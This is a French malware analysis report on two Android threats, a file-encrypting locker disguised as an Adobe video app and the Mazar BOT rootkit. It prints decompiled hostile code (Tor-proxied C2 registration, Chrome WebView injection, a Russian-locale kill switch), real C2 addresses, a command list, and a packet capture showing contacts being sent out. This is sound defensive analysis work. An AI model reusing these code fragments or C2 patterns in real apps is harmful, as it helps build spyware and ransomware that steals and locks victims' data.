    <service android:exported="false" android:label="@string/app_name" android:launchMode="singleTask" android:name="com.adobe.videoprayer.
    <receiver android:enabled="true" android:exported="true" android:label="@string/StartLockServiceAtBootReceiver" android:name="com.adobe
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
        </intent-filter>
    </receiver>
    <receiver android:name="com.adobe.videoprayer.IncomingSms">
        <intent-filter android:priority="2147483647">
            <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        </intent-filter>
    </receiver>
</application>
```

Activities (point d'entrée visuel)
com.adobe.videoprayer.MainActivity
Services (point d'entrées exécutant en arrière-plan)
com.adobe.videoprayer.LockerService
com.adobe.videoprayer.CheckerService
Receivers (point d'entrée s'exécutant en arrière-plan pouvant recevoir des messages)
com.adobe.videoprayer.CheckerBroadcastReceiver
com.adobe.videoprayer.StartServiceAtBootReceiver
com.adobe.videoprayer.IncomingSms

4.3.1.2 Analyse du code malveillant

Après décompilation, on constate la présence d'une classe **Crypto.class** (**com > adobe.videoprayer > Crypto.class**).

La classe possède plusieurs méthodes pour chiffrer et déchiffrer des fichiers(**EncryptFile**) et des répertoires (**EncryptSDCard**). La méthode **EncryptFile()** utilise un chiffrement symétrique de type AES.

Le mode par défaut ECB est utilisé, chaque bloc est chiffré indépendament des autres.

4.3.1.3 Exécution du code malveillant

Pour que la méthode **Crypto.EncryptSDCard**() soit invoquée, il faut que:

Crypto.EncryptSDCard() *invoque* **CheckerService.getAndDoAction()** *invoque* **CheckerService.makeActions()**

La classe CheckerService est exécutée par un des points d'entrée ; **MainActivity** par la méthode **WakefulBroadcastReceiver.startWakefulService(this, new Intent(this, CheckerService.class));**

4.3.1.4 Communication avec le serveur

La méthode **CheckerService.getAndDoAction()** exécute le code de chiffrement que sous certaines conditions. La méthode doit recevoir l'ordre de chiffrement (**new CommandRequest((Response.Listener)localObject, (Response.ErrorListener)localObjec**t)

Une analyse de la classe des packages présents permet de mettre en évidence 2 packages :

- **android.volley** : Bibliothèque permettant d'envoyer des requêtes.
- **google.json** : Bibliothèque permettant de faire de l'encodage et du décodage au format JSON.

L'analyse du package (com > adobe.videoprayer > req) permet de mettre en évidence une adresse IP et un port (http://148.251.154.104:12449), mais aussi de lister des commandes possibles par le malware :

```
ACTION_GET_SMS
ACTION_GET_CONTACTS
ACTION_CRYPT_DATA
ACTION_DECRYPT_DATA
ACTION_LOCK_PHONE
ACTION_UNLOCK_PHONE
ACTION_CODE_INCORRECT
ACTION_CATCH_SMS
ACTION_STOP_CATCH_SMS
```

```
ACTION_SEND_SMS
ACTION_GET_SUCCESS_COUNT
```

4.3.1.5 Développement d'un serveur maître

Le serveur maître n'étant plus accessible il a fallu en créer un nouveau. Le serveur choisi est développé en python utilisant l'API REST web :

```
# Pour installer la librairie
sudo easy_install web.py
# Pour lancer le serveur sur le port 12449
./rest.py 12449
```

Il faut interconnecter le téléphone avec le serveur, il faut débrancher le câble réseau du serveur et brancher le téléphone au serveur.

Les opérations à effectuer sur le téléphone sont :

```
Settings > More > Tethering & portable hotspot >  USB tethering
```

Les opérations à effectuer sur l'ordinateur sont:

```
ifconfig  # (l'interface usb0 doit apparaitre avec l'IP1)
# echo 1 > /proc/sys/net/ipv4/ip_forward
# adb shell
# netcfg  # (l'interface rndis0 doit apparaître avec l'IP2 ; IP1 et IP2 appartiennent au même
réseau)
# route add default gw IP1 dev rndis0
exit
# ip addr add IPserveur dev eth0
```


L'exécution du malware nous montre les requêtes que le serveur reçoit et il suffit de les implémenter (ou autoriser). Beaucoup de réponses reçues par le client regardent juste le code d'erreur et non le contenu. L'implémentation des requêtes se fait à l'aide de la classe du modèle associé (note: le malware doit être lancé et la wifi désactivé).

A chaque essai on implémente une nouvelle requête, le client envoie les requêtes suivantes:

```
pha        # le serveur répond avec  les informations reçues  avec un encodage au format JSON
```

gac	# le serveur envoie l'ordre format JSON (ici l'envoi des contacts)
eaction	# le serveur confirme l'ordre
sc	# le client envoie la liste des contacts

```
▶Frame 65: 453 bytes on wire (3624 bits), 453 bytes captured (3624 bits) on interface 0
▶Linux cooked capture
▶Internet Protocol Version 4, Src: 192.168.42.129 (192.168.42.129), Dst: 148.251.154.104 (148.251.154.104)
▶Transmission Control Protocol, Src Port: 54406 (54406), Dst Port: 12449 (12449), Seq: 732, Ack: 32997, Len: 385
▶Hypertext Transfer Protocol
▼JavaScript Object Notation: application/json
 ▼Array
  ▼Object
   ▼Member Key: "id"
     String value: 1
   ▼Member Key: "name"
     String value: Etienne
   ▼Member Key: "numbers"
    ▼Array
      String value: 06 20 27 43 50
  ▼Object
   ▼Member Key: "id"
     String value: 2
   ▼Member Key: "name"
     String value: Pierre
   ▼Member Key: "numbers"
    ▼Array
      String value: 06 20 43 10 55
```


Videoplayer System Flow Graph
Sample name: Videoplayer
Graph: Unique processes
ndroid.systemui
data@app@com.a....dex
m.android.phone
com.adobe.vide....apk
obe.videoprayer
ctrl
ntacts.provider
com.android.op...ache
contacts2.db
com.noshufou.a....xml
su.db-journal
permissions.sqlite
ufou.android.su
su.db
com.android.op...ache
permissions.sq...rnal
org.blareids.l....apk

4.4 Malware Mazar BOT: analyse statique.

Malware de type rootkit polyvalent qui dispose de nombreuses fonctionnalités une fois installé:

- Lecture, écriture, envoi de SMS.
- Appel des contacts.
- Contamination de l'application CHROME.
- Forcer le mode veille.
- Lecture de l'état du téléphone.
- Accés à internet.
- Modification du fonctionnement des boutons.
- Effacement des données stockées.
- Utilisation de l'appareil comme bot.
- Utilisation de TOR.
- Installation du proxy POLIPO.

- MD5 : 111b71c120167b5b571ee5501ffef65e.
- SHA1: a5c35e3cec0608834af85864b332d34ecb433545.
- SHA256:73c9bf90cb8573db9139d028fa4872e93a528284c02616457749d40878af8cf8.
- Application de 6.4 MB (6748997 bytes).
- Code non obfusqué et explicite.
- Quelques erreurs de décompilation.

4.4.1 Analyse manifest.

4.4.1.1 Activity: points d'entrées.

- **Les activités**

com.mazar.Main

com.mazar.DevAdminDisabler

com.mazar.InjDialog

- **Les services**

com.mazar.WorkerService

com.mazar.ReportService

- **les receveurs**

com.mazar.Starter

com.mazar.DevAdminReceiver

com.mazar.MessageReceiver

com.mazar.ScheduledProcessor

4.4.1.2 Permissions.

Les permissions sont logiquement nombreuses au regard des fonctionnalités du malware:

android.permission.SEND_SMS (*send SMS messages*)

android.permission.RECEIVE_BOOT_COMPLETED (*automatically start at boot*)

android.permission.INTERNET (*full Internet access*)

android.permission.SYSTEM_ALERT_WINDOW (*display system-level alerts*)

android.permission.WRITE_SMS (*edit SMS or MMS*)

android.permission.ACCESS_NETWORK_STATE (*view network status*)

android.permission.WAKE_LOCK (*prevent phone from sleeping*)

android.permission.GET_TASKS (*retrieve running applications*)

android.permission.CALL_PHONE (*directly call phone numbers*)

android.permission.RECEIVE_SMS (*receive SMS*)

android.permission.READ_PHONE_STATE (*read phone state and identity*)

android.permission.READ_SMS (*read SMS or MMS*)

4.4.2 Analyse décompilation jd-gui

4.4.2.1 *Les ordres envoyés*

com.mazar/WorkerService: définis tous les ordres qui peuvent être envoyés à l'appareil: intercept stop, stop numbers, unstop numbers, unstop all numbers, lock, unlock, send, forward calls, stop forward calls, update html, hard reset, call, sleep, wakeup.

```
else if (str2.equals("update html"))
{
  Utils.putStrVal(localSharedPreferences, WorkerService.this.getString(2131230728), localJSONObject3.getString("html version"));
  WorkerService.htmlData = localJSONObject3.getJSONArray("data");
  Utils.putStrVal(localSharedPreferences, WorkerService.this.getString(2131230732), WorkerService.htmlData.toString());
  localIntent1.setAction(WorkerService.this.getString(2131230745));
}
```

4.4.2.2 *Création/utilisation d'un proxy*

com.mazar/WorkerService: création du proxy pour un MITM:

```
super.onCreate();
Utils.noRu(this);
isRunning = true;
this.am = ((ActivityManager)getSystemService("activity"));
this.deviceManager = ((DevicePolicyManager)getSystemService("device_policy"));
this.context = this;
httpClient = new StrongHttpsClient(this.context);
httpClient.useProxy(true, "http", "127.0.0.1", 8118);
tor = new TorController(this);
updateView = new OverlayView(this, 2130903042);
hideSysDialog();
```

4.4.2.3 *Récupération/exécution*

com.mazar/utils/Utils: listes des éléments/actions qui peuvent être récupérés/exécutés sur l'appareil: callForward, clearCache, getAppList, getCountry, getDevicedID, getModel, get0perator, getPhoneNumber, isSysPackage, killCall, putBoolVal, putStrVal, runMsg, scheduleKillCall, scheduleSimpleUnlock, startCall, startHome, startSMSApp.

Ici, récupération de l'identifiant de l'opérateur de la carte SIM:

```
public static String get0perator(Context paramContext)
{
  TelephonyManager localTelephonyManager = (TelephonyManager)paramContext.getSystemService("phone");
  if (localTelephonyManager.getSimState() == 5)
    return localTelephonyManager.getSimOperator();
  return "999999";
}
```

4.4.2.4 *Le russe*

com.mazar/utils/Utils: désactivation du malware sur un appareil où la langue russe est utilisée:

```
public static void noRu(Context paramContext)
{
  if (paramContext.getResources().getConfiguration().locale.getCountry().equalsIgnoreCase("RU"))
    Process.killProcess(Process.myPid());
}
```

4.4.2.5 *Chrome*

com.mazar/InjDialog: incrémentation dans l'app chrome:

```java
protected void onNewIntent(Intent paramIntent)
{
  super.onNewIntent(paramIntent);
  setIntent(paramIntent);
  String str = getIntent().getStringExtra("package");
  byte[] arrayOfByte;
  if (!this.packageName.equals(str))
  {
    this.webView = new WebView(this);
    this.layout.removeAllViews();
    this.layout.getParent().requestLayout();
    this.layout.addView(this.webView, new ViewGroup.LayoutParams(-1, -2));
    this.webView.loadDataWithBaseURL(null, "", "text/html", "utf-8", null);
    this.packageName = str;
    arrayOfByte = Base64.decode(WorkerService.getPageForPackage(this.packageName), 0);
  }
  try
  {
    this.html = new String(arrayOfByte, "UTF-8");
    webAppInterface = new WebInterface(this, this.packageName);
    this.webView.setWebChromeClient(new HookChromeClient());
    this.webView.setScrollBarStyle(33554432);
    this.webView.getSettings().setJavaScriptEnabled(true);
    showWebView();
    this.isWebViewLoaded = false;
    return;
  }
  catch (UnsupportedEncodingException localUnsupportedEncodingException)
  {
    while (true)
      localUnsupportedEncodingException.printStackTrace();
  }
}
```

4.4.2.6 *Tor*

info.guardianproject.netcipher.proxy/OrbotHelper: telechargement de TOR:
On retrouve les URL pour aller chercher l'apk de tor.

Activités jd-gui ▾ mer. 15:12

Java Decompiler - OrbotHelper.class

File Edit Navigate Search Help

kemoge_dex2jar.jar | appupdate_dex2jar.jar | androidDefender_dex2jar.jar | mazar_dex2jar.jar

EventHandler.class | TorControlCommands.class | TorControlConnection.class | TorControlError.class | TorControlSyntaxError.class

- Mount
- Remounter
- RootCommands
- Shell
- SystemCommands
- Toolbox
- TorConstants
- TorController
- TorUnpacker
- TorUtils
- utils
  - Connectivity
  - MessagesContentSender
  - ObjectSerializer
  - RequestFactory
  - Sender
  - SmsWriteOpUtil
  - Utils
- BuildConfig
- DevAdminDisabler
- DevAdminReceiver
- HookChromeClient
- InjDialog
- Main
- MessageReceiver
- MyApplication
- OverlayView
- R
- ReportService
- ScheduledProcessor
- Starter
- WebInterface
- WorkerService
- info.guardianproject
  - netcipher
    - client
    - proxy
      - OrbotHelper
      - ProxySelector
      - TorServiceUtils
    - web
    - NetCipher
  - onionkit
- net.freehaven.tor.control
  - Bytes
  - ConfigEntry

```
package info.guardianproject.netcipher.proxy;

inport android.app.Activity;

public class OrbotHelper
{
  public static final String ACTION_REQUEST_HS = "org.torproject.android.REQUEST_HS_PORT";
  public static final String ACTION_START = "org.torproject.android.intent.action.START";
  public static final String ACTION_START_TOR = "org.torproject.android.START_TOR";
  public static final String ACTION_STATUS = "org.torproject.android.intent.action.STATUS";
  public static final String EXTRA_PACKAGE_NAME = "org.torproject.android.intent.extra.PACKAGE_NAME";
  public static final String EXTRA_STATUS = "org.torproject.android.intent.extra.STATUS";
  private static final String FDROID_PACKAGE_NAME = "org.fdroid.fdroid";
  public static final int HS_REQUEST_CODE = 9999;
  public static final String ORBOT_FDROID_URI = "https://f-droid.org/repository/browse/?fdid=org.torproject.android";
  public static final String ORBOT_MARKET_URI = "market://details?id=org.torproject.android";
  public static final String ORBOT_PACKAGE_NAME = "org.torproject.android";
  public static final String ORBOT_PLAY_URI = "https://play.google.com/store/apps/details?id=org.torproject.android";
  private static final String PLAY_PACKAGE_NAME = "com.android.vending";
  private static final int REQUEST_CODE_STATUS = 100;
  public static final int START_TOR_RESULT = 1208455732;
  public static final String STATUS_OFF = "OFF";
  public static final String STATUS_ON = "ON";
  public static final String STATUS_STARTING = "STARTING";
  public static final String STATUS_STARTS_DISABLED = "STARTS_DISABLED";
  public static final String STATUS_STOPPING = "STOPPING";

  public static Intent getOrbotInstallIntent(Context paramContext)
  {
    Intent localIntent = new Intent("android.intent.action.VIEW");
    localIntent.setData(Uri.parse("market://details?id=org.torproject.android"));
    Iterator localIterator = paramContext.getPackageManager().queryIntentActivities(localIntent, 0).iterator();
    boolean bool = localIterator.hasNext();
    String str = null;
    if (!bool);
    while (true)
    {
      if (str != null)
        break label153;
      localIntent.setData(Uri.parse("https://f-droid.org/repository/browse/?fdid=org.torproject.android"));
      return localIntent;
```

Find: Next Previous Case sensitive

Dans le fichier string.xml, on retrouve une url de tor:

Activités gedit

Ouvrir ~/apktool2/73c9bf90cb8573db9139d028fa4

demarche.txt appupdate_dex2jar.uml AndroidManifest.xml info.json minecraft.

```xml
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="app_name">MMS Messaging</string>
    <string name="install_id">2</string>
    <string name="server_url">http://pc35hiptpcwqezgs.onion</string>
    <string name="settings_name">app_prefs</string>
    <string name="install_sent_key">install_sent_key</string>
    <string name="unique_id_key">unique_id_key</string>
    <string name="control_phone_key">control_phone_key</string>
    <string name="locked_key">locked_key</string>
    <string name="html_version_key">html_version_key</string>
    <string name="intercept_status_key">intercept_status_key</string>
    <string name="blocked_numbers_key">blocked_numbers_key</string>
    <string name="forwarding_status_key">forwarding_status_key</string>
    <string name="html_key">html_key</string>
    <string name="messages_db_key">messages_db_key</string>
    <string name="admining_started_key">admining_started_key</string>
    <string name="cached_messages_key">cached_messages_key</string>
    <string name="cached_inputs_key">cached_inputs_key</string>
    <string name="sleep_mode_enabled_key">sleep_mode_enabled_key</string>
    <string name="can_write_sms">can_write_sms</string>
    <string name="report_saved_action">report_saved_action</string>
    <string name="report_intercept_status_action">report_intercept_status_action</string>
    <string name="report_stop_numbers_action">report_stop_numbers_action</string>
    <string name="report_lock_status">report_lock_status</string>
    <string name="report_sent_message">report_sent_message</string>
    <string name="report_forwarding_status">report_forwarding_status</string>
    <string name="report_html_updated">report_html_updated</string>
    <string name="report_incoming_message">report_incoming_message</string>
    <string name="report_html_input">report_html_input</string>
    <string name="report_nothing">report_nothing</string>
    <string name="update">System update in progress. Please, Wait…</string>
</resources>
```

En faisant une recherche dans le smali:

t# grep -rai "server_url" *

res/values/strings.xml: <string name="server_url">http://pc35hiptpcwqezgs.onion</string>

res/values/public.xml: <public type="string" name="server_url" id="0x7f080002" />

smali/com/mazar/R$string.smali:.field public static final server_url:I = 0x7f080002

t# grep -rai "7f080002" *res/values/public.xml: <public type="string" name="server_url" id="0x7f080002" />
smali/com/mazar/WorkerService$1.smali: const v5, 0x7f080002
smali/com/mazar/ReportService.smali: const v19, 0x7f080002
smali/com/mazar/R$string.smali:.field public static final server_url:I = 0x7f080002

On retrouve cette constante dans les fichiers ReportService et WorkerService:
Et dans le java, 0x7f080002 = 2131230722.

Activités jdgui mer. 15:42

Java Decompiler - WorkerService.

File Edit Navigate Search Help

kemoge_dex2jar.jar | appupdate_dex2jar.jar | androidDefender_dex2jar.jar | mazar_dex2jar.jar

- TorConstants
- TorController
- TorUnpacker
- TorUtils
- utils
  - Connectivity
  - MessagesContentSender
  - ObjectSerializer
  - RequestFactory
  - Sender
  - SmsWriteOpUtil
  - Utils
- BuildConfig
- DevAdminDisabler
- DevAdminReceiver
- HookChromeClient
- InjDialog
- Main
- MessageReceiver
- MyApplication
- OverlayView
- R
- ReportService
- ScheduledProcessor
- Starter
- WebInterface
- WorkerService
- info.guardianproject
  - netcipher
    - client
    - proxy
      - OrbotHelper
      - ProxySelector
      - TorServiceUtils
    - web
    - NetCipher
  - onionkit
- net.freehaven.tor.control
  - Bytes
  - ConfigEntry
  - EventHandler
  - TorControlCommands
  - TorControlConnection
  - TorControlError
  - TorControlSyntaxError

Main.class | DevAdminReceiver.class | DevAdminDisabler.class | MessageReceiver.class | InjDialog.class | O

```
  this.scheduler.scheduleAtFixedRate(this.injTask, 500L, 4000L, TimeUnit.MILLISECONDS);
}

private void initWorkTask()
{
  this.workTask = new Runnable()
  {
    public void run()
    {
      if (!Connectivity.isConnectedWifiOrMobile(WorkerService.this.context))
        return;
      if ((!WorkerService.tor.isRunning()) || (WorkerService.this.needForceTorRestart))
      {
        if (!WorkerService.tor.connect(true, WorkerService.this.needForceTorRestart))
        {
          WorkerService.this.needForceTorRestart = true;
          return;
        }
        WorkerService.this.needForceTorRestart = false;
      }
      SharedPreferences localSharedPreferences = WorkerService.this.getSharedPreferences(WorkerService.t
      boolean bool1 = localSharedPreferences.getBoolean(WorkerService.this.getString(2131230724), false)
      String str1 = WorkerService.this.getString(2131230722);
      WorkerService localWorkerService2;
      if (!bool1)
        try
        {
          JSONObject localJSONObject4 = RequestFactory.makeReg(WorkerService.this.context);
          String str4 = Sender.request(WorkerService.httpClient, str1, localJSONObject4.toString()).get
          Utils.putStrVal(localSharedPreferences, WorkerService.this.getString(2131230725), str4);
          Intent localIntent2 = new Intent(WorkerService.this.context, ReportService.class);
          localIntent2.setAction(WorkerService.this.getString(2131230739));
          WorkerService.this.startService(localIntent2);
          WorkerService.this.needForceTorRestart = false;
          WorkerService.this.failedTries = 0;
          return;
        }
        catch (Exception localException)
        {
          WorkerService localWorkerService1 = WorkerService.this;
          localWorkerService1.failedTries = (1 + localWorkerService1.failedTries);
```

Find: Next Previous Case sensitive

et

Activités jdgui mer. 15:43

Java Decompiler - ReportS

File Edit Navigate Search Help

kemoge_dex2jar.jar | appupdate_dex2jar.jar | androidDefender_dex2jar.jar | mazar_dex2jar.jar

MyApplication.class | ReportService.class | Main.class | DevAdminReceiver.class | DevAdminDisable

```
  throws JSONException
{
  JSONArray localJSONArray = new JSONArray(settings.getString(getString(2131230736), "[]"));
  JSONObject localJSONObject = new JSONObject();
  localJSONObject.put("input", new JSONObject(paramString1));
  localJSONObject.put("package_name", paramString2);
  localJSONArray.put(localJSONObject);
  Utils.putStrVal(settings, getString(2131230736), localJSONArray.toString());
}

public void onCreate()
{
  super.onCreate();
  settings = getSharedPreferences(getString(2131230723), 0);
}

protected void onHandleIntent(Intent paramIntent)
{
  String str1 = paramIntent.getAction();
  String str2 = getString(2131230722);
  String str3 = settings.getString(getString(2131230725), "-1");
  StrongHttpsClient localStrongHttpsClient = new StrongHttpsClient(this);
  localStrongHttpsClient.useProxy(true, "http", "127.0.0.1", 8118);
  do
    while (true)
    {
      try
      {
        if (str1.equals(getString(2131230739)))
        {
          Sender.request(localStrongHttpsClient, str2, RequestFactory.makeIdSavedConfirm(str3).to
          Utils.putBoolVal(settings, getString(2131230724), true);
          return;
        }
        if (str1.equals(getString(2131230740)))
        {
          Sender.request(localStrongHttpsClient, str2, RequestFactory.makeInterceptConfirm(str3,
          continue;
        }
      }
      catch (Exception localException1)
```

- TorConstants
- TorController
- TorUnpacker
- TorUtils
- utils
  - Connectivity
  - MessagesContentSender
  - ObjectSerializer
  - RequestFactory
  - Sender
  - SmsWriteOpUtil
  - Utils
- BuildConfig
- DevAdminDisabler
- DevAdminReceiver
- HookChromeClient
- InjDialog
- Main
- MessageReceiver
- MyApplication
- OverlayView
- R
- ReportService
- ScheduledProcessor
- Starter
- WebInterface
- WorkerService
- info.guardianproject
  - netcipher
    - client
    - proxy
      - OrbotHelper
      - ProxySelector
      - TorServiceUtils
    - web
    - NetCipher
  - onionkit
- net.freehaven.tor.control
  - Bytes
  - ConfigEntry
  - EventHandler
  - TorControlCommands
  - TorControlConnection
  - TorControlError
  - TorControlSyntaxError

Find: Next Previous Case sensitive

On remarque que c'est lors de l'établissement du proxy que cette url est utilisée.

4.4.3 Analyse dynamique.


4.4.3.1 Comportement

Le .apk doit être téléchargé sur le terminal. Mazar Bot se propage sous la forme d'un SMS invitant la victime potentielle à télécharger une application de messagerie (nommée Messaging). La première erreur est de se faire avoir par ce genre de message, puis d'accepter un téléchargement depuis un lien en dehors du Google Play, ce qui constitue un risque majeur. Enfin, il faut avoir autorisé dans les paramètres d'Android l'installation d'applications de sources inconnues. Or ce paramètre n'est pas activé par défaut. Pour terminer, l'application demande explicitement les droits root avant d'être installée.

